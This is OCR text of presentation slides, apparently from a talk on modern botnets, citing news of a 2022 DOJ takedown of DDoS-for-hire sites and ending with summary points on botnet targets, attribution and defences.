
KrebsonSecurity
In-depth security news and investigation

HOME ABOUT THE AUTHOR ADVERTISING/SPEAKING

Six Charged in Mass Takedown of DDoS-for-Hire Sites

December 14, 2022 43 Comments

The **U.S. Department of Justice** (DOJ) today seized four-dozen domains that sold "booter" or "stresser" services — businesses that make it easy and cheap for even non-technical users to launch powerful Distributed Denial of Service (DDoS) attacks designed knock targets offline. The DOJ also charged six U.S. men with computer crimes related to their alleged ownership of the popular DDoS-for-hire services.



https://krebsonsecurity.com/2022/12/six-charged-in-mass-takedown-of-ddos-for-hire-sites/

https://www.europol.europa.eu/media-press/newsroom/news/largest-ever-operation-against-botnets-hits-dropper-malware-ecosystem

Final Words

Summary

+ Targets + Botnets

From IoT to **any Service/application exposed to the internet is a possible zombie** for these groups.

Clones - Attribution

It is necessary to have a better **method to identify the actors** or downplay the importance of all automation.

Future DDoS

The entertainment business is the one that will suffer the most from this type of attacks in the future by these small groups (trolls center).

Protecting systems

Shutting down one or more websites does not make sense in the short term. Level-Up the standard of IoT/Apps Software.

Q & A

Insights from Modern Botnets

Twitter: @MiguelHzBz

LinkedIn: /in/miguelhzbz